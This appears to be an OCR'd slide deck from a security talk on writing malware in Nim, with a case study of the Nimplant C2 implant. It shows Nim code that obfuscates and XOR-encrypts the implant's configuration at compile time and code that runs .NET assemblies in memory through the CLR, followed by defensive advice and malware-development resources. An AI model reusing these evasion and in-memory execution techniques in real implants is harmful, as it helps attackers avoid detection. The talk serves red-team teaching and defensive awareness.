
`Nimplant: A lightweight stage-one C2`

- C2 implant in Nim, server in Python
- Designed for early-access operations
- Less suspicious due to native implementations
- Dangerous functionality compiled into implant separately
- Lesson learnt: Think closely about design before blindly starting dev work (though it’s a good learning process!)

casvancooten.com/posts/2021/08/building-a-c2-implant-in-nim-considerations-and-lessons-learned

05 | Case Study

Nimplant: A lightweight stage-one C2



05 | Case Study

Nimplant trick: Slurping and encoding config at compile time

```nim
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
    var config = initTable[string, string]()

    const xor_key {.intdefine.}: int = 313371337

    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)

    var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    #...
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

    return config
```

05 | Case Study

Nimplant trick: Slurping and encoding config at compile time

```nim
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
    var config = initTable[string, string]()

    const xor_key {.intdefine.}: int = 313371337

    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)

    var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    #...
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

    return config
```

Use ‘intdefine’ pragma to read key as integer during build time (or default to value)

05 | Case Study

Nimplant trick: Slurping and encoding config at compile time

```nim
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
    var config = initTable[string, string]()

    const xor_key {.intdefine.}: int = 313371337

    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)

    var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    #...
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

    return config
```

"Slurp" configuration and encrypt it during **compile** time

05 | Case Study

Nimplant trick: Slurping and encoding config at compile time

```nim
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
    var config = initTable[string, string]()

    const xor_key {.intdefine.}: int = 313371337

    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)

    var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    #...
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

    return config
```

Decrypt the stored configuration and parse it during **run**time

05 | Case Study

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    # ...

    var assembly = load(convertToByteSeq(data))

    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))

    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)

    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

05 | Case Study

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    # ...

    var assembly = load(convertToByteSeq(data))

    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))

    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)

    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Load a .NET assembly

05 | Case Study

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    # ...

    var assembly = load(convertToByteSeq(data))

    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))

    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)

    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Load the required libraries using the CLR, then get the types from it

05 | Case Study

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    # ...

    var assembly = load(convertToByteSeq(data))

    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))

    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)

    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Redirect console output to a newly created “StringWriter” object

05 | Case Study

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    # ...

    var assembly = load(convertToByteSeq(data))

    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))

    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)

    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Execute the assembly

05 | Case Study

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    # ...

    var assembly = load(convertToByteSeq(data))

    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))

    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)

    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Restore console output, and retrieve StringWriter data into a Nim variable

06 | Defensive Implications

How to defend against an unknown threat?

- Malware devs often follow trends, keep up with them to better understand the threat!
- Prioritize detection of behavior and TTPs over the detection of specific tools or languages
- Detection based on file hash is (near-)worthless

07 | Getting Started

`Getting started with MalDev`

- Sektor7's Malware Development courses (C++)
- Zero-Point security courses (C#)
- Offsec's OSEP (C#/PS/VBA/JS/...)
- 0xPat's blog series (C++)
- Much, much more! Google is your friend

07 | Getting Started

```
Getting started with Nim
```

- Nim basics: official tutorial or nim-by-example
- MalDev for dummies workshop
- OffensiveNim
- Good follows (/): @byt3bl33d3r, @ShitSecure, @ajpc500, @R0h1rr1m
- Communities: BloodHound Slack, Nim discord (#security)

08 | Takeaways

```
Nim is awesome!
```

- Language diversification is a thing
- Nim has some features that make it excellent for malware development
- Go try it out! :)

Cas van Cooten

casvancooten.com

@chvancooten

chvancooten

/in/chvancooten